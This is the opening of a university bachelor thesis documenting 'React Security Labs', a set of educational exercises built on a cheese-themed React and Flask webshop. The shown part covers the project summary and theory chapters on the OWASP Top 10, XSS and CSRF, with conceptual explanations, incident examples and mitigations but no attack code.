

BA
Documentation
React Security Labs

Semester: Spring 2024

Version: 1.0
Date: 2024-06-13 22:12:23+02:00

Project Team: Natalia Gerasimenko
Tim Gamma
Project Advisor: Cyrill Brunswiler
Co-Examiner: Thomas Risch
Co-Reader: Frieder Loch



School of Computer Science
OST Eastern Switzerland University of Applied Sciences

Contents

I	Management Summary	1
1	Abstract and Management Summary	2
1.1	Abstract	2
1.2	Management Summary	3
1.2.1	Task	3
1.2.2	Approach	3
1.2.3	Results	4
1.2.4	Future Directions	4
II	Introduction	5
2	Introduction	6
2.1	Initial Situation	6
2.2	Task	6
2.3	Approach	6
III	Project Documentation	8
3	Theory	9
3.1	Web Security Fundamentals	9
3.1.1	The Essentials of Web Security	9
3.1.2	Ethical Hacking and Educational Objectives	10
3.2	Common Web Vulnerabilities	11
3.2.1	Quick Guide to the OWASP Top 10	11
3.2.2	Cross-Site Scripting / XSS	13
3.2.3	Cross-Site Request Forgery / CSRF	19
3.2.3.1	CSRF Vulnerability	19
3.2.3.2	CSRF Token	22
3.3	React and Web Security	24
3.3.1	What is React	24
3.3.2	React Specific Vulnerabilities	24

3.3.3	Best Practices for Secure React Development	25
3.4	Flask and Backend Security	26
3.5	Security Tool: Burp Suite	26
4	Analysis and Design	27
4.1	Requirements	27
4.1.1	Functional Requirements	28
4.1.2	Non-Functional Requirements	31
4.1.3	Rejected Requirements	34
4.2	Inheriting and Adapting ChocoShop for React Security Labs	34
4.2.1	Adaptation Process	34
4.2.2	Integration of Additional Tools	34
4.2.3	Project Theme Decision: Cheese Webshop	35
4.3	Focus and Scope Clarification	35
4.4	Architecture	35
4.4.1	Used Technologies	40
4.4.1.1	Frontend	40
4.4.1.2	Backend	40
4.4.2	Deployment of Labs to the Hacking Lab Platform	41
4.4.2.1	Docker Containerization	42
4.4.2.2	Packaging and Delivery	43
4.5	Selected Scenarios	44
4.5.1	Choosing Focus: XSS, CSRF, and Vulnerable Setup	44
4.5.2	Detailed Security Scenarios	46
4.5.2.1	Stored XSS Attack - JSON Injection	46
4.5.2.2	Stored XSS Attack - Script Injection	49
4.5.2.3	Reflected XSS Attack - URL Based Injection	53
4.5.2.4	XSS Scenarios Overview	56
4.5.2.5	CSRF Attack - with JSON	57
4.5.2.6	Vulnerable Setup	61
5	Implementation	64
5.1	Implementation Steps	64
5.2	Challenges	66
5.2.1	Realistic Simulation of Vulnerabilities	66
5.2.2	Building tar.gz on Mac OS	67
5.2.3	Big file size	67
5.2.4	Lab's Description Layout for documentation	67
5.2.5	Vulnerable Setup Lab	68
5.2.6	Testing on Hacking Lab	68
5.3	Final Labs	69
5.4	Notes for Future Lab Development	97

6 Research	98
6.1 Overview Web Technologies in Use	98
6.2 Tracking React Version Usage Across the Web	98
6.3 React Version Used in Production - A Comparison with Angular and Vue	102
6.3.1 Selection of Websites	102
6.3.2 Tool Used to Detect Technology	102
6.3.3 React	104
6.3.4 Vue	107
6.3.5 Angular	109
6.3.6 Relation Between Release Cycle and Version Used	111
6.4 Comparative Analysis of Security Mechanisms - React / Angular / Vue	114
6.4.1 Cross-Site Scripting (XSS) Protection	114
6.4.2 Cross-Site Request Forgery (CSRF) Protection	114
6.4.3 Other Security Features and Considerations	115
IV Results	116
7 Results	117
7.1 Verification of Functional Requirements	117
7.2 Verification of Non-Functional Requirements	121
7.3 Conclusion	124
V Appendix	125
Bibliography	126
List of Figures	128

Part I

Management Summary

Chapter 1

Abstract and Management Summary

1.1 Abstract

Introduction

In the field of web development, ensuring security is crucial. This project, React Security Labs, under the School of Computer Science at OST Eastern Switzerland University of Applied Sciences and Compass Security, focuses on enhancing web security education. The aim is to create practical, hands-on labs on the Hacking Lab platform that simulate common security vulnerabilities within a React application. Those vulnerabilities will be implemented into a Swiss-themed webshop.

Approach

The project began with research, particularly focusing on the most common web vulnerabilities in React and the selection of relevant vulnerabilities. Afterwards, the requirements were defined, and the React frontend of the webshop was developed. The Flask backend could be reused from a different webshop. The security vulnerabilities were integrated, based on the research on the most common React-specific vulnerabilities. Step-by-step solutions were developed to demonstrate how exploits could occur if prevention mechanisms are not used. Docker was used for containerization and delivered as a zip file to Compass Security AG, which maintains labs on the Hacking Lab platform. This setup allows for starting and stopping the vulnerable webshop within the labs.

Result

The project successfully developed a functional React-based cheese-themed webshop incorporating various React security labs. These labs cover a range of common vulnerabilities, including three different Cross-Site Scripting (XSS) scenarios and Cross-Site Request Forgery (CSRF). The CSRF lab demonstrates a CSRF attack scenario if no protection mechanisms are used. Since React does not have built-in CSRF protection (unlike e.g. Angular), a solution was provided on how CSRF protection can be implemented using React and Flask. Additionally, a vulnerable setup lab was included to demonstrate the risks associated with not regularly updating application dependencies. Also, a

comparison was made between security mechanisms in React, Angular, and Vue.

The React Security Labs project achieved its goal of creating challenges that allow users to see and exploit the most common React-specific web vulnerabilities. Additionally, research showed that most websites use reasonably up-to-date versions of React, similar to Angular and Vue websites. While React offers protection against XSS, it does not provide built-in protection against CSRF. Therefore, it is vital to adhere to security best practices to achieve the most secure React application.

1.2 Management Summary

1.2.1 Task

Hacking Lab provides educational labs in web security for frameworks such as Angular and Vue. The goal of this Bachelor's project is to develop labs with solutions for typical React specific vulnerabilities. These vulnerabilities should be implemented in a webshop with a typical Swiss theme. Additionally, each vulnerability should be explained, and guidance should be provided on how to exploit it. While the lab descriptions focus on exploitation, mitigation strategies will be explained in the documentation. Further research into React security should also be conducted.

1.2.2 Approach

Theory

To thoroughly understand the vulnerabilities, an extensive theory chapter was developed. This chapter covers all the topics of the labs, with a focus on Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF). It also provides an overview of the most common web vulnerabilities (OWASP Top 10) and emphasizes the importance of ethical hacking. Additionally, specific React security features and best practices are highlighted.

Selection of Scenarios

The goal was to develop labs that involved typical React vulnerabilities. Extensive research was conducted to identify the most common vulnerabilities, resulting in the selection of five labs:

- CSRF Attack
- JSON XSS Attack
- Stored XSS Attack
- Reflected XSS Attack
- Vulnerable Setup

Building Webshop / Technologies

To implement the labs, a typical Swiss-themed webshop was built. The project started with a Vue-based, chocolate-themed webshop, and the Flask backend, that was reused. A new React frontend with a cheese theme was developed. In order to deploy the labs to Hacking Lab, Docker needed to be used.

Implement Labs

For each lab, a new Git branch was created. The webshop was adjusted to include the specific vulnerability of each lab. Step-by-step solutions were developed to guide users through exploiting the vulnerability in case they needed assistance.

Further Research

Further research was conducted to answer the following questions:

- Do React developers update the version less often, compared to Angular and Vue?
- What build-in security mechanisms does React have compared to Angular and Vue?

1.2.3 Results

The development of the new (Cheese) webshop was successful. It utilizes the existing Flask backend with a new React frontend, featuring a typical Swiss theme centered around cheese.

New security labs were successfully developed, focusing on the most common web vulnerabilities in React. Step-by-step guides were created to assist users in exploring the labs.

The labs were successfully tested on Hacking Lab.

The research revealed that React developers generally keep their versions as up-to-date as Angular and Vue developers. They seem to update after certain time intervals (when the version they are using is no longer supported). It also showed that React has fewer built-in security features compared to Angular but about the same as Vue.

1.2.4 Future Directions

This project covers the most common React security vulnerabilities. A possible extension is to also cover less impactful security vulnerabilities in React. Additionally, the project currently focuses only on the frontend. By also addressing the backend, more vulnerabilities can be identified and mitigated. Further improvements to the webshop, such as enhancing accessibility, UI, and responsiveness, could also be pursued.

Part II

Introduction

Chapter 2

Introduction

2.1 Initial Situation

The school of Computer Science, at OST Eastern Switzerland University of Applied Sciences, teaches the topic of web security. To deepen the understanding of the theoretical knowledge, some security labs on Hacking Lab platform are offered.

These security labs are based on the concept that in order to protect against attackers you need to know how they operate. The labs are designed to simulate vulnerabilities and demonstrate how exploits work if no protection mechanisms are in place. The step-by-step solutions focus solely on the steps needed to exploit specific vulnerabilities.

Such security labs exist for some technologies, for example Angular. A lot of students wish to have similar labs for React.

2.2 Task

The task of this project is to develop security labs for React. The goal is to provide challenges, as well as step-by-step solution that demonstrate how to exploit typical React vulnerabilities. These labs should be based on a webshop incorporating typical Swiss design elements. Furthermore, some research into React security should be conducted.

2.3 Approach

The approach can be divided into several sections:

- Define requirements
- Selection of scenarios
- Theory

- Building webshop
- Implementing labs
- Further research

The first step is **defining the requirements**, which will include both: functional and non-functional. These requirements will outline how the webshop and the labs should work together, formalizing the task described above.

For the **selection of scenarios**, extensive research will be conducted to identify the most important React-specific vulnerabilities.

Based on the research, five topics for the labs will be selected:

- CSRF Attack
- JSON XSS Attack
- Stored XSS Attack
- Reflected XSS Attack
- Vulnerable Setup

To understand these vulnerabilities, the **theory** of XSS and CSRF will be researched extensively.

To implement the theoretical knowledge, a webshop will be **built using React**. This webshop will feature a typical Swiss theme and use a Flask backend.

In the next step, **the labs will be implemented**. For each vulnerability, a different Docker container will be created with a version of the webshop that is vulnerable to that specific vulnerability. A step-by-step guide will be developed to demonstrate how to exploit each vulnerability.

To further understand React security, **additional research questions** will be explored. This will include investigating whether developers update React regularly, and comparing the built-in security mechanisms in React with those in Angular and Vue.

Part III

Project Documentation

Chapter 3

Theory

In this foundational section, the essential theoretical aspects that underpin this project on web security are discussed.

Starting with a section on web security fundamentals 3.1, where the essentials of web security are explored, including ethical hacking 3.1.2 and educational objective. The section "Common Web Vulnerabilities", 3.2 presents a structured exploration of the most pressing security risks today, guided by the OWASP Top 10 list. Detailed discussions on Cross-Site Scripting (XSS) 3.2.2 and Cross-Site Request Forgery (CSRF) 3.2.3 provide in-depth analyses of these particular threats, explaining their mechanisms, impacts, and preventive strategies.

Continuing, with the "React and Web Security", 3.3 focusing specifically on vulnerabilities unique to React applications and the best practices for securing them.

Lastly, the "Flask and Backend Security" section, 3.4 acknowledges the backend technologies powering the application.

3.1 Web Security Fundamentals

3.1.1 The Essentials of Web Security

Web security is a critical component of web development, ensuring that websites and web applications are protected against a multitude of cyber threats. Web security encompasses the strategies, protocols, and measures designed to protect websites and online services from cyber threats and breaches.

With the internet deeply embedded in both personal and professional aspects of daily life, the importance of securing web applications cannot be overstated. The impact of web security - or lack thereof - is profound. Successful attacks can lead to significant financial losses, reputational damage and loss of trust among users. For businesses, this can lead to a decline in customer confidence, legal consequences and a threat to intellectual property. Individuals are exposed to risks such as identity theft, financial fraud and invasion of privacy. Therefore, web security is not just a technical necessity, but

a fundamental aspect of maintaining the trustworthiness and reliability of the Internet as a platform for commerce, communication and information exchange[WI].

As web technologies evolve and become more complex, the landscape of web security threats also expands. Attackers continuously develop new methods to exploit vulnerabilities in web applications, ranging from sophisticated phishing schemes and malware distribution to direct attacks on web infrastructure, such as SQL injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). The dynamic nature of web security demands constant attention, ongoing education, and the implementation of robust security practices and frameworks.

Understanding web security is essential for anyone involved in the creation or management of web applications. Developers, administrators, and IT professionals must be equipped with the knowledge and tools to identify potential security weaknesses and implement effective defenses. This includes adhering to best practices in coding, employing security testing and auditing measures, and staying informed about the latest security trends and threats[WI].

To summarize, web security is a crucial component of the digital age that is equally important for protecting the interests of users and companies. Its importance goes beyond the technical realm and influences the structure of modern society and commerce. By prioritizing web security, we can continue to use the Internet as a safe, reliable and valuable resource.

3.1.2 Ethical Hacking and Educational Objectives

As web security threats constantly evolve, it is crucial for developers and security professionals to stay informed and proactive. Ethical hacking, an integral part of modern cybersecurity practices, serves as a powerful educational tool, enabling developers and security professionals to anticipate, recognize, and mitigate potential vulnerabilities. This section explores the role of ethical hacking within the context of web development education.

Role of Ethical Hacking

Ethical hacking involves purposely scanning web applications for vulnerabilities, not to cause harm, but to improve security. It is about legally breaking into your own or your client's systems to identify security gaps before actual attackers do. This approach is critical for [Synb]:

- **Understanding Hacker Tactics:** By thinking and acting like hackers, developers can better predict and block possible attacks.
- **Identifying Security Flaws:** Ethical hacking helps uncover security problems that regular testing might miss.
- **Validating Security Measures:** It also verifies if current security measures are strong enough to keep attackers out.

Educational Goals of the Project

This project is designed with the goals of increasing knowledge about web security and giving hands-on experience in spotting and understanding security issues, with particular focus on potential issues in React applications. Through ethical hacking, the project aims to:

- **Increase Security Awareness:** Educate about the significance of web security, the variety of threats present, and the potential consequences of unaddressed threats.
- **Build Hands-on Skills:** Provide hands-on experience in detecting and observing security vulnerabilities, especially those common in React environments. While the focus is on identifying these vulnerabilities, the project also encourages considering how they might be mitigated, though direct mitigation practices are not included.

By achieving these goals, the project not only enhances technical expertise in web security but also promotes a culture of ongoing learning and ethical awareness among developers, organizations, and companies.

3.2 Common Web Vulnerabilities

In this section, the most widespread threats in web application security are explored, beginning with a concise overview of the OWASP Top 10. This list highlights the ten most critical web security risks and offers guidelines for mitigation. Then follows a detailed discussions on Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF), two core vulnerabilities that are particularly relevant to the security labs. These chapter will break down the technical mechanisms behind XSS and CSRF, illustrate their potential impacts, and provide strategies for mitigation.

3.2.1 Quick Guide to the OWASP Top 10

This section provides an overview of the OWASP Top 10, which is a universally recognized consensus on the most critical security risks facing web applications. Compiled by the Open Web Application Security Project (OWASP), this list serves as an essential guide for developers and security professionals aiming to safeguard web applications against widespread threats. [OWAe]

Rather than detailing each risk individually, they are grouped into related security issues to offer a streamlined and thematic exploration of these vulnerabilities. This approach will enhance the general understanding of how different security challenges are interconnected and how they can be effectively addressed to fortify web applications.

Access and Authentication Security Challenges

Access control and authentication mechanisms are fundamental to securing web applications. Broken Access Control, which tops the OWASP list, occurs when applications fail to properly restrict what authenticated users are allowed to do. Often, attackers exploit these flaws to access unauthorized functionality or data, such as accessing other user's accounts, viewing sensitive files, or modifying other

user's data. To mitigate these risks, applications should implement robust authentication checks and session management practices, denying access by default and ensuring session tokens expire.

Identification and Authentication Failures also pose significant risks, often due to the application accepting weak, default, or well-known passwords. Strengthening authentication processes with multifactor authentication and ensuring proper session management can drastically reduce these vulnerabilities.

Cryptographic and Data Protection Shortcomings

Cryptographic Failures, previously known as Sensitive Data Exposure, highlight the dangers of improper data handling and encryption practices. Vulnerabilities arise when sensitive data is stored or transmitted in plaintext or when outdated cryptographic standards are used. Effective data classification and encryption, both at rest and in transit, are crucial. Applications should avoid storing sensitive data unnecessarily and use strong, up-to-date cryptographic practices for data that must be secured.

Injection and Insecure Design

Injection flaws, such as SQL, Command, or XSS, occur when untrusted data is sent to a system component as part of a command or query. These can lead to data loss or corruption, lack of accountability, or denial of access. Using prepared statements, stored procedures, or APIs that avoid the direct use of commands in the system component are effective ways to mitigate these vulnerabilities.

Insecure Design covers vulnerabilities due to flaws in software design, emphasizing the need for security to be integrated from the early stages of development. This includes defining proper access controls, employing secure design patterns, and conducting thorough design reviews and testing.

Configuration and Component Management

Security Misconfigurations are the most common issue, arising from improperly configured permissions, unnecessary features. Removing unused dependencies and features, and ensuring minimal platform setups are essential strategies.

Vulnerable and Outdated Components also represent a critical risk, highlighting the importance of maintaining a secure and updated software environment. Regularly updating dependencies and regular scans for vulnerabilities, using verified libraries and frameworks, along with performing compatibility testing are recommended practices.

Logging, Monitoring, and SSRF Risks

Security Logging and Monitoring Failures, along with Server-Side Request Forgery (SSRF), round out the OWASP Top 10 list by emphasizing the importance of robust monitoring and control of internal requests. Effective logging practices can help detect, understand, or recover from attacks,

while preventing SSRF involves validating and sanitizing all external requests to ensure they do not target unintended URLs or services.

3.2.2 Cross-Site Scripting / XSS

Cross-Site Scripting (XSS) is a type of injection attack where malicious scripts are inserted into websites [Kir]. These attacks can occur in various ways. However, they all involve executing malicious script within the context of a trusted website. The executed script then has the possibility to access sensitive information, such as cookies, session tokens, or other sensitive information retained by the browser and used on that site. Additionally, XSS can perform actions on behalf of the user without their knowledge, such as sending requests to same or other websites, or modifying the content displayed.

This chapter provides an overview of how XSS attacks work, their different categories, potential impacts, real-world examples, and strategies for mitigating these vulnerabilities to enhance web security. Both the classic and modern perspectives of XSS are explored, highlighting how the understanding and categorization of these attacks have evolved [Kir].

Description of XSS Attack

XSS attacks occur when untrusted data is injected into a web application, often through a web request or unvalidated dynamic content. This untrusted data typically includes malicious scripts, most commonly written in JavaScript, but it can also involve HTML or other executable content.

These attacks aim to exploit the trust a user has in a seemingly secure website. Common goals include stealing sensitive information like cookies or session tokens, redirecting users to malicious websites, or performing unauthorized actions on the user's behalf, all without the user's knowledge.

Despite the variety of XSS attacks, they all share a common mechanism: injecting and executing malicious scripts within the context of a trusted website, leading to potential data theft and other malicious activities[Kir].

Classic Understanding of XSS

XSS can be categorized into different categories, based on where and how the malicious script is executed. The common categories are [OWAf]:

- Reflected XSS (Non-Persistent or Type I)
- Stored XSS (Persistent or Type II)
- DOM-Based XSS (Type-0)

Reflected XSS attack, also known as **non-persistent XSS attack** occurs when an attacker injects malicious scripts into a web application, which are then reflected back to the user's browser. These attacks typically happen when a user interacts with a crafted link, email, or similar vector that

includes the malicious script. It is important to note that the script is not stored on the server but is immediately reflected back to the user. In some cases, the reflection can occur on the client side without the malicious script being sent to the server at all [Kir].

A typical attack looks something like this:

- An attacker creates a URL containing some malicious code. The URL is crafted in a way, such that this malicious code is part of the data that is expected by the server.
- The attacker then needs to trick the user into clicking this malicious URL link. For example, by sending a legit looking email to the user, with the URL contained within it.
- Once the user clicks the malicious URL, the browser sends the request to the server. The malicious code is also contained within this request. When the input is not correctly sanitized, the malicious script is reflected back in the response.
- Once the script is reflected and executed in the user's browser, it can perform harmful actions such as stealing cookies, session tokens, or other sensitive information.

Stored XSS attack, also known as **persistent XSS attack** is an attack, where the attacker injects malicious code in form of a script into an application, which is then saved (stored) on the server. This script is then served as part of the web content to any user who accesses the compromised part of the application [Kir].

A typical attack looks something like this:

- An attacker finds a way to inject malicious code into the application. For example through a comment field, without any input validation.
- The attacker's code is saved on a server.
- When another user enters the compromised part of the application, the malicious code gets executed, potentially even without the user noticing.
- Once executed, the script can perform harmful actions as intended by the attacker, such as stealing cookies, session tokens, or other sensitive information.

In a **DOM based XSS attack**, the payload is executed by modifying the DOM environment in the victim's browser, causing the client-side code to run in an unexpected manner. The page itself remains unchanged, but malicious modifications occur within the DOM environment[OWAd].

A typical attack looks something like this:

- An attacker finds a way to exploit the JavaScript that runs on the user's browser, for example, by trying to find code which improperly handles data used to dynamically modify the application's DOM.

- DOM-based XSS usually involves a payload that is executed as a result of modifying the DOM environment directly through client-side scripts. This could be the result of URL parameters, document fragments, or manipulated DOM forms.
- The malicious code gets executed within the user's browser.

It is important to note, that in pure DOM Based XSS attack, the malicious script never touches the server.

Comparison between different XSS attacks (classic)

Feature/Type	Stored XSS	Reflected XSS	DOM-Based XSS
Stored	Yes (on server)	No	Yes (client's DOM, browser only)
Contact with server	Yes	Yes	No
Trigger	User accessing stored malicious content	User clicking a malicious link or submitting a form	User interaction causing DOM manipulation
Typical attack scenario	Comment section, message forum, database entry	Malicious URL, email link, form submission	Manipulation of DOM elements via URL parameters or JavaScript
Executed	Every time the data is loaded	When the user interacts with the malicious code	During DOM manipulation

Table 3.1: Comparison of different types of XSS attacks

To summarize the primary types of XSS attacks:

- **Stored XSS** occurs when malicious script is injected into a web application's data storage and later served as part of a web page.
- **Reflected XSS** happens when a user input is immediately echoed by server-side scripts without adequate input validation and sanitization, and executed in the user's browser.
- **DOM-based XSS** arises when the data is handled by the client side, without proper sanitization, typically manipulating the DOM in a way that the payload is not visible in the server's response, relying instead on the client-side code.

Modern Understanding of XSS

Historically, the three primary types of XSS – Stored, Reflected, DOM-Based — were considered distinct and independent occurrences. However, these classifications often overlap in practical scenarios, creating complex interaction patterns between the types. Despite this, many resources continue to explain XSS types using traditional definitions that do not reflect these nuances, which might be

confusing.

Post-2012 research has led to the introduction of new terms to better categorize XSS attacks based on their nature and origin [OWAf]:

- **Server XSS** occurs when untrusted user input is incorporated into an HTML response generated from the server and sent back to the client. This kind of XSS can manifest either as stored or reflected XSS, depending on whether the data is permanently stored on the server or reflected immediately back to the user.
- **Client XSS** takes place when untrusted data is used to manipulate the DOM through unsafe JavaScript calls. The malicious script in this scenario could originate from the server (via AJAX responses or initial page loads) or directly from client-side interactions. Client XSS is more nuanced and can include DOM-based XSS if the data manipulating the DOM comes exclusively from client-side interactions rather than any server response.

This classification is simplified into a 2 x 2 matrix, as shown in figure 3.1. One axis represents Client versus Server XSS, while the other distinguishes between stored and reflected types. This matrix was detailed in Dave Witchers' talk on DOM Based XSS[Wic].

		Where untrusted data is used	
		XSS	Server
Data Persistence	Stored	Stored Server XSS	Stored Client XSS
	Reflected	Reflected Server XSS	Reflected Client XSS

- ❑ **DOM-Based XSS is a subset of Client XSS (where the data source is from the client only)**
- ❑ **Stored vs. Reflected only affects the likelihood of successful attack, not nature of vulnerability or defense**

Figure 3.1: Modern classification of XSS types[Wic].

For example, an attack that combines both a stored XSS attack and a DOM-based XSS attack will fall under the category of Stored Client XSS:

- An attacker inserts a malicious script to the server (Stored XSS attack).
- The script is designed to alter the DOM of the user.
- The server sends the script to the user.
- The DOM of the user gets altered because of the stored script (DOM-based XSS attack).

It is important to note, that most sources would still classify it as stored XSS and will not mention DOM-based XSS. Analogously, a Reflected XSS attack could also manipulate the DOM, yet it is typically classified only under Reflected XSS.

This is due to the fact that a "classic" DOM-based XSS does not interact with the server. In other words, a "classic" DOM-based XSS attack involves manipulation that begins and ends on the client side, independent of server-side script delivery. Typical DOM-Based XSS could be seen as a subset of Client XSS.

Impact of XSS

XSS attacks can greatly affect both the security of a website and the privacy of its users. The impact of a successful XSS attack varies depending on the application, what data it handles, and the type of XSS used.

Here are some common impacts [Diz]:

Theft of Cookies and Session Tokens: XSS can enable an attacker to steal cookies and session tokens, which can then be used to impersonate the victim and hijack their sessions, potentially gaining unauthorized access to sensitive information.

Phishing Attacks: An attacker can change the content of a webpage through XSS to set up believable phishing operations within a trusted site.

Spreading of Malware: XSS can be used to inject malicious scripts that download malware onto the user's machine or redirect users to malicious websites.

Website Vandalism: XSS can modify the appearance and content of a website, damaging the organization's brand and destroying user trust.

Denial of Service: Harmful scripts injected through an XSS attack can overload a website's resources, possibly causing the site to shut down or slow significantly.

To better understand the potential consequences of XSS attacks, consider these examples [BSb]:

- In 2018, the hacker group Magecart exploited an XSS vulnerability in the Feedify JavaScript library to skim credit card information from 380'000 transactions at British Airways.
- Fortnite, a popular multiplayer online game, was compromised in 2019 due to an XSS vulnerability that threatened the data of over 200 million users. Attackers could have redirected users to a fake login page to steal virtual currency and gather user data for further attacks.
- eBay suffered from an XSS issue between late 2015 and early 2016 where attackers manipulated listings and stole payment details by exploiting an unvalidated URL redirection parameter.

These instances highlight the severe and diverse impacts that XSS vulnerabilities can have across different platforms and industries.

XSS Mitigation Techniques

Protecting against XSS requires a combination of coding best practices, security configurations, and monitoring.

The following general techniques can help mitigate the risk of XSS attacks [OWAc]:

Input Sanitization: Ensure that all user input is properly sanitized to prevent malicious data from being rendered as part of the HTML output.

Use of Content Security Policy (CSP): Implementing CSP can significantly reduce the risk of XSS by restricting the sources from which scripts can be loaded and executed on the website.

Output Encoding: Escape all output data based on the context in which it is displayed. For example, HTML encoding user input that is displayed in a web page can prevent script execution.

Use Secure Frameworks and Libraries: Many modern web frameworks and libraries come with built-in protections against XSS. Ensure that these are configured properly and kept up to date.

Validate Input: While sanitization modifies user input to ensure safety, validation involves checking user input against a set of rules and rejecting those inputs that do not comply. Validation can happen on client or/and on server side.

Regular Security Audits: Regularly review and test web applications for XSS vulnerabilities. Automated tools such as Burp or OWASP ZAP (Zed Attack Proxy), can detect potential vulnerabilities efficiently. However, manual testing is often necessary to uncover complex XSS vulnerabilities that automated tools might miss.

Conclusion

Cross-Site Scripting (XSS) remains one of the most popular security threats in web development, capable of compromising both the functionality and the integrity of affected websites. The real-world examples provided, such as those involving British Airways, Fortnite, and eBay, illustrate the severe implications of XSS vulnerabilities, emphasizing their potential to expose sensitive user information, manipulate user interactions, and damage organizational reputation. By implementing XSS mitigation strategies, developers can significantly reduce the XSS attack surface.

3.2.3 Cross-Site Request Forgery / CSRF

In the constantly changing world of web security, Cross-Site Request Forgery (CSRF) emerges as a critical threat that exploits the trust a web application has in the user's browser.

A **CSRF attack** is an attack that "forces an end user to execute unwanted actions on a web application"[OWAa]. With the help of social engineering an attacker convinces a user to perform actions the attacker wants, e.g. transferring funds to an attacker controlled place.

This chapter delves into the complex world of CSRF, outlining its mechanisms, the security challenges it presents, and effective mitigation strategies to safeguard applications.

3.2.3.1 CSRF Vulnerability

Description of CSRF Attack

Cross-Site Request Forgery (CSRF) is a type of attack that tricks the user's browser into making unwanted actions on a different website where the user is authenticated. The attacker does this by embedding malicious code or a script in a link or a web page that the user (unknowingly) interacts with. Since the browser is already authenticated with the target site, the server processes the malicious request as if it were a legitimate action from the user. This exploitation of the active session can result in unauthorized actions being performed on behalf of the user without their knowledge or consent.

Impact

CSRF attacks can significantly impact both the security of a website and the privacy of its users. The effects of a successful CSRF attack vary depending on the application, the data it handles, and the specific vulnerabilities exploited.

Here are some common impacts[SNY]:

Unauthorized Transactions: In the context of financial websites or e-commerce, CSRF can be used to make unauthorized transactions, altering user account information, or transfer funds without the user's consent.

Compromise of Personal Data: CSRF can manipulate personal settings and change user details, potentially leading to identity theft or unauthorized disclosure of private information.

Damaged User Trust: Successful CSRF attacks damage the trust users have in a service, as they can be led to believe that their actions are insecure and potentially harmful.

Legal and Regulatory Repercussions: Organizations suffering from CSRF vulnerabilities may face legal challenges, especially if they handle sensitive user data and fail to comply with data protection regulations.

Cross-Site Request Forgery (CSRF) has been responsible for numerous security breaches over the years. Here are some examples: [BSa]:

- In 2020, TikTok addressed a vulnerability reported by ByteDance that allowed attackers to send messages with malware to users. This malware could then facilitate CSRF or XSS attacks, manipulating user sessions to perform unauthorized actions within the TikTok platform.
- In 2014, researchers at Check Point identified a CSRF vulnerability in McAfee Network Security Manager's User Management module, which could let attackers modify user accounts.
- In 2008, Princeton researchers found a CSRF flaw on YouTube that enabled attackers to execute nearly all actions on behalf of users, such as modifying video preferences and sending messages.

Why Cookies are not Stolen in CSRF

In the context of web security threats, it is crucial to understand the different methodologies employed by attackers. Unlike session hijacking with XSS, where the attacker's primary goal is to steal session cookies to gain unauthorized access to the user's account, CSRF exploits the way browsers handle cookies differently.

- **Automatic Cookie Transmission:** In CSRF, the attack relies on the fact that the browser automatically sends all relevant cookies when requests are made to a particular domain. The attacker does not need to steal the cookie; they only need to force the victim's browser into making a request with the cookie. This is a significant point of difference from session hijacking, where the theft and use of the cookie by the attacker is the primary mechanism of attack.
- **Nature of the Attack:** The essence of CSRF is to perform actions without the user's knowledge, using the user's own authenticated state against them. This is in contrast to session hijacking and other forms of attacks like XSS, where the objective can often be to steal data directly from the user or session. CSRF leverages the user's **already authenticated session** to unknowingly perform actions, making it fundamentally a manipulation of trust rather than a theft of credentials.

CSRF Mitigation Techniques

CSRF presents a significant security threat to web applications, manipulating authenticated user sessions to perform unauthorized actions. To protect against such vulnerabilities, several effective mitigation techniques have been developed and are widely implemented. Below are key strategies that significantly enhance the security of web applications against CSRF attacks[OWAb]:

- **(Anti-)CSRF Tokens:** The most effective mitigation strategy is to use (anti-)CSRF tokens. The application sends a unique token that must be included in every state-changing request. Since the attacker cannot predict this token, they cannot forge a valid request.

- **SameSite¹ Cookie Attribute:** Setting the SameSite cookie attribute to 'Lax'² or 'Strict'³ can prevent cookies from being sent with cross-site requests, effectively blocking CSRF attacks.
- **Validate Referer Header:** By checking that every sensitive request originates from your own domain (via the HTTP referer header), it is possible to block requests originating from unauthorized websites.
- **Use of Custom Headers:** Adding custom headers to requests and verifying these headers on the server side can provide an additional layer of security, as these headers are not included in cross-site requests by default.
- **XSS Mitigation:** Using XSS mitigation techniques, for example provided by the OWASP XSS Prevention Cheat Sheet, to ensure that CSRF tokens and other sensitive information remain secure from cross-site scripting attacks.

Most important: Cross-Site Scripting (XSS) can defeat all CSRF mitigation techniques [OWAb]. If an attacker can exploit an XSS vulnerability in a web application, they can bypass CSRF protections by stealing CSRF tokens and other sensitive data directly from the user's session. Therefore, addressing XSS vulnerabilities is equally crucial to maintaining the overall security of web applications.

Limitations of SameSite for CSRF Mitigation: Using the SameSite cookie attribute set to Lax or Strict can indeed provide a strong line of defense against CSRF attacks. However, it might not be entirely sufficient on its own for several reasons. Firstly, SameSite's effectiveness is dependent on consistent support and implementation across browsers. Not all browsers handle SameSite the same way, and older versions may not support it at all, leaving potential security gaps. Moreover, SameSite assumes all cross-site interactions could be malicious, which might be too restrictive for applications needing legitimate cross-origin requests, particularly when set to Strict.

Limitations of Referer Header and Custom Headers: Similar to SameSite strategy, the Referer header and custom headers, while useful for CSRF prevention, are not foolproof. The Referer header can be removed or altered by browsers, extensions, or network devices, compromising its effectiveness. Similarly, custom headers depend on strict CORS policies and consistent browser support. Both methods can be bypassed if not perfectly configured, making them unreliable on their own for complete CSRF protection.

(Anti-)CSRF tokens are considered the most effective method: For preventing CSRF attacks compared to other listed strategies, primarily due to their specific design to counter this type of threat. Unlike measures such as the SameSite cookie attribute or validating the Referer header, which rely on browser behavior and can be circumvented by browser inconsistencies or sophisticated attacks,

¹The SameSite cookie attribute enhances web security by limiting how cookies are sent during cross-site requests, thus helping to prevent cross-site request forgery (CSRF) attacks.

²Lax permits cookies to be sent when a user initiates navigation to the website (e.g., by clicking a link), which provides a balance between security and user experience.

³Strict completely restricts cookies from being sent on all external requests, offering stronger security at the expense of some usability.

CSRF tokens directly involve the application's logic. Each state-changing request must include a unique token generated by the server, which the attacker cannot predict or forge, ensuring that each request is genuinely initiated by the user and not by a malicious third party.

3.2.3.2 CSRF Token

After establishing the background on CSRF, this part defines CSRF tokens specifically. It explains what CSRF tokens are, their purpose, and how they serve as a crucial security measure to authenticate requests genuinely initiated by the user and not by a third party.

Other security tokens, such as JSON Web Tokens (JWT) and Bearer Tokens, will be contrasted, with their distinct purposes and functionalities in web security clarified.

CSRF Token explained

